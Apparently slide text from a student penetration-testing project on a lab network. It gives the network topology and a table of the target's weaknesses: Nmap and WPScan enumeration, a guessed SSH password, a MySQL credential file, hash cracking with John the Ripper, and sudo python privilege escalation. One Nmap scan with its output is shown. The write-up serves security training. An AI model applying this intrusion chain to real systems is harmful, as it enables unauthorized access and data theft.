Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Authors: Jackson Chen, Hope Dobleman, Jordan Booker, and Rachel Murphy

Date: August 9, 2021

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02


Exploits Used

03

Methods Used to Avoid Detection

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.1
OS: Windows
Hostname:
ML-RefVm-684427

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Network Mapping and Enumeration	Nmap was used to discover open ports.	The attackers were able to discover open ports and tailor their attacks accordingly.
Wordpress Scan	Wpscan was used by attackers in order to gain username information.	The username info was used by the attackers to help gain access to the web server.
Weak Passwords	The user Michael had a weak password and the attackers were able to discover it by guessing.	The attackers were able to correctly guess a users password and SSH into the web server.
MySQL Database Access	The attackers were able to discover a file containing login information for the MySQL database.	The attackers were able to use the login information to gain access to the MySQL database.
MySQL Data Exfiltration	By browsing through the various tables in the MySQL database the attackers were able to discover password hashes of all the users.	The attackers were able to exfiltrate the password hashes and crack them with John the Ripper.
Privilege Escalation	The attackers noticed that Steven had sudo privileges for python.	The attackers were able to utilized Steven’s python privileges in order to escalate to root.

Exploits Used


Exploitation: Network Mapping and Enumeration

Summarize the following:

- Utilized Nmap to enumerate open ports and running services.
- Discovered the following exposed ports and services.



```
root@Kali:~/Desktop# nmap 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-02 17:40 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0015s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
root@Kali:~/Desktop# 
```



LOOKING FOR THE BEST?

Raven Security - The Professionals

Established in 1987, Raven Security is a world leader in Physical and Cyber Security.

HTTP Port 80 and SSH Port 22 will be targeted.

